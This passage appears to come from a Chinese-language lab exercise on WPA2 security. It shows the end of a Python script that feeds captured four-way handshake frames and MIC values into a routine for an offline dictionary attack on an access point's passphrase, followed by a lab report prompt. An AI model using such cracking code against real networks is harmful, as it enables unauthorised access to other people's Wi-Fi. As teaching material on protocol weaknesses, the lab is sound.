a2b\_hex("010300970213ca00100000000000000002225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055192eeef7fd968ec80aee3dfb875e8222370000000000000000000000000000000000000000000000000000000000000000383ca9185462eca4ab7ff51cd3a3e6179a8391f5ad824c9e09763794c680902ad3bf0703452fbb7c1f5f1ee9f5bbd388ae559e78d27e6b121f")  #The third MIC  mic3 = "9dc81ca6c4c729648de7f00b436335c8"  #The entire 802.1x frame of the forth handshake message with the MIC field set to all zeros  data3 = a2b\_hex("0103005f02030a0010000000000000000200000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000")  #Run an offline dictionary attack against the access point  TestPwds(S, ssid, aNonce, sNonce, apMac, cliMac, data1, data2, data3, mic1, mic2, mic3) |

### 【实验报告】

1. 说明实验过程。
2. 进行结果分析